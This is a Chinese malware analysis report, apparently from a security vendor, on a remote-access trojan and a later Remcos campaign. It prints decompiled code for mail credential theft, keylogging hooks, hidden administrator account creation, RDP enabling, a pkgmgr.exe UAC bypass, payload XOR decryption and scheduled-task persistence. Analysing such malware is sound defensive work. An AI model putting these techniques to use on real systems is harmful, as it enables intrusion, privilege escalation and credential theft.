
d）Thunderbird凭证获取

同样，Thunderbird邮箱的凭证数据也是存储在数据库文件%AppData%\\Thunderbird\\Profiles中，该木马通过nss3.dll 的导出函数对储存文件的密码进行解密。最后将解密后的数据保存在名为”xxx.tmp”的临时文件中。




e）FoxMail凭证获取

该木马在FoxMail的安装目录下查找Storage文件夹，接着遍历所有当前邮箱账户目录下的\Account\Account.rec0文件。此文件实际上就是用来存放账户相关信息的，加密后的密码就默认保存在这里。木马获取并解密此文件后便可窃取到Foxmail的凭证信息。




f）上传获取到的凭证信息

窃取完所有信息后，该木马则使用fn_Decrypt_CR4加密函数将文件内容做加密处理并将它们发送给远程服务器。



2）键盘记录

a）离线键盘记录（常驻）




```
SHGetFolderPathW(0, 0x1C, 0, 0, (LPWSTR)(g_lpRecordBuf + 0x10));// "C:\user\sss\AppData\Local"
lstrcatW((LPWSTR)(g_lpRecordBuf + 0x10), L"\\Microsoft Vision\\");// 拼接路径"C:\user\sss\AppData\Local\Microsoft Vision\"
GetLocalTime(&SystemTime);
wsprintfW(
  &String2,
  L"%02d-%02d-%02d_%02d.%02d.%02d",
  SystemTime.wDay,
  SystemTime.wMonth,
  SystemTime.wYear,
  SystemTime.wHour,
  SystemTime.wMinute,
  SystemTime.wSecond);
lstrcatW((LPWSTR)(g_lpRecordBuf + 0x10), &String2);
sub_11E30C5((void *)(g_lpRecordBuf + 0xC), (int)v1, (LPVOID)(g_lpRecordBuf + 0x10));
v2 = CreateFileW(*(LPCWSTR *)(g_lpRecordBuf + 0xC), 0x10000000u, 1u, 0, 2u, 0x80u, 0);
*(_DWORD *)(g_lpRecordBuf + 4) = v2;
CloseHandle(v2);
SetWindowsHookExA(WH_KEYBOARD_LL, keyboardProc, v1, 0);// 创建一个Windows底层键盘消息钩子
while ( GetMessageA(&Msg, 0, 0, 0) > 0 )
{
  TranslateMessage(&Msg);
  DispatchMessageA(&Msg);
}
return 0;
```

当接受到的控制命令为为启用脱机键盘记录时，此木马则使用钩子来实现键盘记录功能。该钩子将捕获按键和窗口名信息保存在”C:\user\sss\AppData\Local\MicrosoftVision\”目录下，文件则以当前日期和时间来命名。相关代码的实现如下图：


```
v1 = GetForegroundWindow();                   // 获取用户当前工作的窗口
if ( GetWindowTextW(v1, &String, 260) <= 0 )  // 提取前台窗口的标题信息
{
  sub_11E30C5(&lpWindowName, 0, L"{Unknown}");
}
else
{
  v2 = fn_lstrcpyW(&lpAddress, 0, &String);
  v3 = fn_strcat_0(&lpWindowName, 0, L"{");
  fn_strcat(v3, (LPCWSTR *)v2);
  fn_strcat_0(v3, 0, L"}");                   // {标题名}
  fn_VirtualFree(lpAddress);
  lpAddress = 0;
}
v4 = lstrlenW((LPCWSTR)(g_lpRecordBuf + 0x210)) == 0;
v5 = g_lpRecordBuf;
if ( v4
  || (v6 = fn_lstrcpyW(&lpAddress, 0, (LPCWSTR)(g_lpRecordBuf + 0x210)),
      v7 = fn_lstrcmpW(&lpWindowName, (LPCWSTR *)v6),
      fn_VirtualFree(lpAddress),
      v5 = g_lpRecordBuf,
      lpAddress = 0,
      !v7) )
{
  lstrcpyW((LPWSTR)(v5 + 528), lpWindowName);
  v5 = g_lpRecordBuf;
  *(_DWORD *)(g_lpRecordBuf + 2576) = 0;
}
else
{
  *(_DWORD *)(g_lpRecordBuf + 2576) = 1;
}
v8 = CreateFileW(*(LPCWSTR *)(v5 + 12), 4u, 1u, 0, 4u, 0x80u, 0);
```

b）临时键盘记录

当远程控制指令为开启键盘记录时，该木马则通过Raw Input方法来实时监控当前键盘的使用情况。接着将捕获到的键值进行判断并转化为字符值。同样的，这些字符值和窗口名信息保存在”C:\user\sss\AppData\Local\MicrosoftVision\”目录下，文件则以当前日期和时

间来命名。

```
switch ( Msg )
{
  case WM_CREATE:
    rid.usUsage = 6;                        // 键盘   rid.usUsagePage = 0x01;
                                            // 鼠标   rid.usUsage = 0x02;
    rid.hwndTarget = hWnd;
    rid.dwFlags = 304;
    rid.usUsagePage = 1;
    RegisterRawInputDevices(&rid, 1u, 0xCu);  // 注册一个输入设备
    break;
  case WM_CLOSE:
    PostQuitMessage(0);
    break;
  case WM_INPUT:
    if ( GetRawInputData((HRAWINPUT)lParam, 0x10000003u, 0, &pcbSize, 0x10u) != -1 )// 先获取数据大小dwSize
    {
      lpb = (int)sub_11E59A9(pcbSize);        // 根据大小创建
      v39 = lpb;
      if ( lpb )
      {
        v8 = GetRawInputData((HRAWINPUT)lParam, 0x10000003u, (LPVOID)lpb, &pcbSize, 0x10u);// 获取消息信息
        if ( v8 == pcbSize && *(_DWORD *)(lpb + 0x18) == 256 )
        {
          v9 = GetForegroundWindow();         // 获取当前系统中活动的第一个窗口
          if ( GetWindowTextW(v9, &String, 260) <= 0 )// 提取当前窗口的标题信息
          {
            sub_11E30C5(&v32, lpb, L"Unknow");
          }
          else
          {
            v10 = fn_lstrcpyW(&lpAddress, lpb, &String);
            sub_11E31FD((int)&v32, lpb, (LPCWSTR *)v10);
            fn_VirtualFree(lpAddress);
```


按键和窗口名信息的获取

3）RemoteVNC安装

a）将新用户添加到”远程桌面用户”组

首先，该木马会调用fn_Base64自定义函数，解码出后续需要添加的账户名和密码。并设定Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\Userlist注册表值为0来隐藏新创建的账户。

```
    return v13;
  }
  UserName = fn_Base64((int)&a1, 8u);         // 获得需要添加的账户名的字串
  sub_11E31FD((int)&::UserName, (int)v4, (LPCWSTR *)UserName);
  fn_VirtualFree(a1);
  password = fn_Base64((int)&a1, 8u);         // 获得账户密码字串
  sub_11E31FD((int)&PassWord, (int)&PassWord, (LPCWSTR *)password);
  fn_VirtualFree(a1);
  v13 = 0;
  RegCreateKeyExA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList",
    0,
    0,
    0,
    0xF013Fu,
    0,
    &phkResult,
    &dwDisposition);
  *(_DWORD *)Data = 0;
  RegSetValueExW(phkResult, ::UserName, 0, REG_DWORD, Data, 4u);// 通过注册表添加登录账户
  RegCloseKey(phkResult);
```


添加并隐藏创建的新账户

接着，该木马将上文解码出的账户名和密码作为新用户加入到administor用户组中。这样便可使用非管理员用户来进行远程桌面登录。

```
10  v2 = UserName;
11  memset(&buf, 0, 0x20u);
12  buf.name = *(_DWORD *)UserName;
13  buf.home_dir = 1;
14  buf.comment = 0;
15  buf.password = *(_DWORD *)PassWord;
16  buf.flag = 0;
17  buf.script_path = 66049;
18  v7 = 0;
19  result = 0;
20  if ( !NetUserAdd(0, 1u, (LPBYTE)&buf, 0) )    // 为本地计算机添加用户
21  {
22    *(_DWORD *)&UserName = *(_DWORD *)v2;
23    name = sub_11ED2C9(&PassWord);
24    v4 = NetLocalGroupAddMembers(0, (LPCWSTR)*name, 3u, &UserName, 1u);// 把新用户添加administor用户组
25    fn_VirtualFree(PassWord);
26    if ( !v4 )
27      result = 1;
28  }
29  return result;
30}
```


将新账户加入管理员组中

b）更改远程桌面设置

该木马会修改注册表信息，实现打开远程桌面、多用户支持、更改用户登录和注销方式、使用快速登录切换、以及设置远程”终端服务”的使用名为“RDPClip”等等操作。具体细节如下图所示（仅截取了部分步骤）：

```
lpValueName = (int)fn_lstrcpyW(&lpAddress, 0, L"fDenyTSConnections");// 打开远程桌面
v3 = fn_SetVaueEx(&phkResult, lpValueName, (int)&lpData, REG_DWORD);// "HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\Control\\Terminal Server"
fn_VirtualFree(lpAddress);
if ( !v3 )
{
  fn_CloseKey(&phkResult);
EL_24:
  sub_11E2DFF(&lpData);
  goto LABEL_25;
}
sub_11E2D8C(&lpData);
lpAddress = (LPVOID)1;
sub_11E2D5A((int)&lpData, (int)&lpAddress, 4);
fn_CloseKey(&phkResult);
if ( !fn_OpenKey(&phkResult, HKEY_LOCAL_MACHINE, (int)&v23, 0x20106u, 1u) )// "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core"
  goto LABEL_24;
v4 = (int)fn_lstrcpyW(&lpAddress, 0, L"EnableConcurrentSessions");// 打开多用户支持
v5 = fn_SetVaueEx(&phkResult, v4, (int)&lpData, 4u);
fn_VirtualFree(lpAddress);
fn_CloseKey(&phkResult);
if ( !v5 )
  goto LABEL_24;
if ( !fn_OpenKey(&phkResult, HKEY_LOCAL_MACHINE, (int)&v24, 0x20106u, 1u) )// "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon"
  goto LABEL_24;
v6 = (int)fn_lstrcpyW(&lpAddress, 0, L"AllowMultipleTSSessions");// 更改用户登录和注销方式 使用快速用户切换
v7 = fn_SetVaueEx(&phkResult, v6, (int)&lpData, 4u);
```


通过分析我们发现，此RAT的远程桌面功能是通过特制的VNC模块来实现的。并且在后续的更新版本中，还增加了HRDP模块来实现隐藏远控桌面。该HRDP模块使用了Github上的rdpwrap项目，不仅可以在后台登录远程计算机，并且创建的Windows账户还会自动隐藏。

4）权限升级（UAC绕过）

该木马的权限提升是利用了自动提升权限的合法应用程序”pkgmgr.exe”来执行DISP模块。其功能代码实现是采用了Bypass-UAC框架，该框架可以通过调用IFileOpertion COM对象所提供的方法来实现自动提权。

该木马先将嵌入在资源数据中的PE文件在内存中加载并运行。而此PE文件实际上是一个加载器，其所做的事情则是将资源中的另一个PE伪造为“dismcore.dll”，然后将此dll复制到System32目录下，最后使用pkgmgr.exe执行伪造的恶意DLL。由于pkgmgr.exe是一个UAC白名单程序，所以它默认具有管理员权限，且不会弹出UAC提示框。部分代码如下图所示：


```
CoInitialize(0);                        // 创建COM对象
RtlFillMemory(&pBindOptions, 0x24, 0);
RtlFillMemory(&shexec, 0x3C, 0);
CoCreateInstance(&CLSID_FileOperation, 0, 7u, &IID_IFileOperation, &FileOperation1);
if ( FileOperation1 )
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)FileOperation1 + 8))(FileOperation1);
pBindOptions.cbStruct = 0x24;
pBindOption.dwClassContext = 7;         // CLSCTX_INPROC_SERVER | CLSCTX_LOCAL_SERVER |CLSCTX_INPROC_HANDLER
CoGetObject(
  L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}",
  &pBindOptions,
  &IID_IFileOperation,
  &FileOperation1);
(*(void (__stdcall **)(LPVOID))(*(_DWORD *)FileOperation1 + 0x14))(FileOperation1);// 用IFileOperation这个COM对象来操作文件
SHCreateItemFromParsingName(&FileName, 0, &g_IID_IShellItem, &isrc);// "C:\Users\SUPERV~1\AppData\Local\Temp\dismcore.dll"
RtlFillMemory(&Buffer, 260, 0);
GetSystemDirectoryW(&Buffer, 0x104u);
SHCreateItemFromParsingName(&Buffer, 0, &g_IID_IShellItem, &idst);// 复制dismcore.dll文件到"C:\Windows\System32\"目录下
(*(void (__stdcall **)(LPVOID, int, int, _DWORD, _DWORD))(*(_DWORD *)FileOperation1
                                                        + 0x38))(
  FileOperation1,                       // FileOperation1->lpVtbl->MoveItem()
  isrc,
  idst,
  0,
  0);
(*(void (__stdcall **)(LPVOID))(*(_DWORD *)FileOperation1 + 0x54))(FileOperation1);// FileOperation1->lpVtbl->PerformOperations()
(*(void (__stdcall **)(int))(*(_DWORD *)idst + 8))(idst);// idst->lpVtbl->Release()
idst = 0;
(*(void (__stdcall **)(int))(*(_DWORD *)isrc + 8))(isrc);// isrc->lpVtbl->Release
isrc = 0;
shexec.cbSize = 0x3C;
shexec.fMask = SEE_MASK_NOCLOSEPROCESS;
shexec.nShow = SW_HIDE;                 // 隐藏程序窗口
shexec.lpFile = v1;                     // "C:\Windows\system32\pkgmgr.exe"
shexec.lpParameters = L"/n:%temp%\\ellocnak.xml";
shexec.lpDirectory = 0;
if ( ShellExecuteExW(&shexec) && shexec.hProcess )
{
  WaitForSingleObject(shexec.hProcess, INFINITE);
  CloseHandle(shexec.hProcess);
```


此恶意DLL的主要功能是获取注册表中的”Install”安装信息(Dropper的路径)并重新启动具有管理员权限的Dropper新进程。


```
cbData = 0x1000;
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\_rptls", 0, 0x20019u, &phkResult) )
{
  RegQueryValueExW(phkResult, L"Install", 0, 0, &Data, &cbData);
  RegCloseKey(phkResult);
}
v11 = (DWORD)PathFindFileNameW((LPCWSTR)&Data);
pe.dwSize = 556;
cbData = v11;
v12 = CreateToolhelp32Snapshot(2u, 0);
if ( Process32FirstW(v12, &pe) == 1 && Process32NextW(v12, &pe) == 1 )
{
  do
  {
    if ( !lstrcmpW(pe.szExeFile, (LPCWSTR)v11) )
    {
      v13 = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
      TerminateProcess(v13, 0);
      CloseHandle(v13);
      v11 = cbData;
    }
  }
  while ( Process32NextW(v12, &pe) == 1 );
}
CloseHandle(v12);
if ( CreateProcessW((LPCWSTR)&Data, 0, 0, 0, 0, 0x10u, 0, &Dst, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
```


5）未知测试

该木马尝试与远程服务器进行通信，当连接成功时则会向服务器发送”AVE_MARIA”字串作为暗号。然后等待接收服务器返回数据，大小为4个字节。如果接收成功，则开启新线程。




在新线程中，根据远程服务器发送的指令，与新指定的C&C进行连接。



由于接收数据无法获取，所以目前我们无法确定其准确用途，暂将其命名为未知测试。


3.2 最新攻击样本

我们在2019年3月26日捕获到了最新的关联文档“Michelle Flores - Curriculum Actualizado.doc”，其同样通过恶意宏启动攻击。文档首先通过Powershell脚本下载并执行PE文件“massive.exe”(C#编写并加入了大量混淆)。之后包含了两个阶段，第一阶段“massive.exe”会从资源中解密出PE文件“DUMP1.exe”(C#编写)并加载。第二阶段则是“DUMP1.exe”释放自身并通过计划任务设置自启动，最后从资源中提取出Remcos RAT并以傀儡进程的方式加载运行，核心过程如下图：



阶段一：

“massive.exe”从资源中提取并解码出加密字符流，之后通过StrReverse函数将该字符流逆序排列，再经FromBase64String函数解码，最后通过自定义的解密函数method_0解密得到PE文件“DUMP1.exe”。



解密函数method_0如下图所示：

```
private byte[] method_0(byte[] byte_0)
{
    checked
    {
        byte[] array = new byte[byte_0.Length - 16 - 1 + 1];
        Array.Copy(byte_0, 16, array, 0, array.Length);
        int num = array.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            array[i] ^= byte_0[i % 16];
        }
        return array;
    }
}
```


在经过逆序排列和Base64解码后的字符串（byte_0）中，前16位为解密密钥“0x28 0x49 0xf7 0x30 0xec 0x8d 0x500x80 0x94 0xaf 0x85 0xaa 0xa8 0xe7 0xc0 0x41”,之后为待解密密文。函数以16位为循环,将密钥同密文依次进行按位异或，最终解密得到“DUMP1”文件并通过CallByName函数加载执行。


阶段二：

“DUMP1”文件同样采用C#编写，程序首先会睡眠50秒以躲避沙箱检查，之后会检测调试器并将自身释放至“%ApplicationData%\riNpmWOoxxCY.exe”，接着创建schtasks.exe进程并添加计划任务“Updates\riNpmWOoxxCY”，从而实现在登录账户时自启动，相关命令如下：

"C:\Windows\System32\schtasks.exe/Create/TN Updates\riNpmWOoxxCY/XMLC:\Users\super\AppData\Local\Temp\tmp925C.tmp"

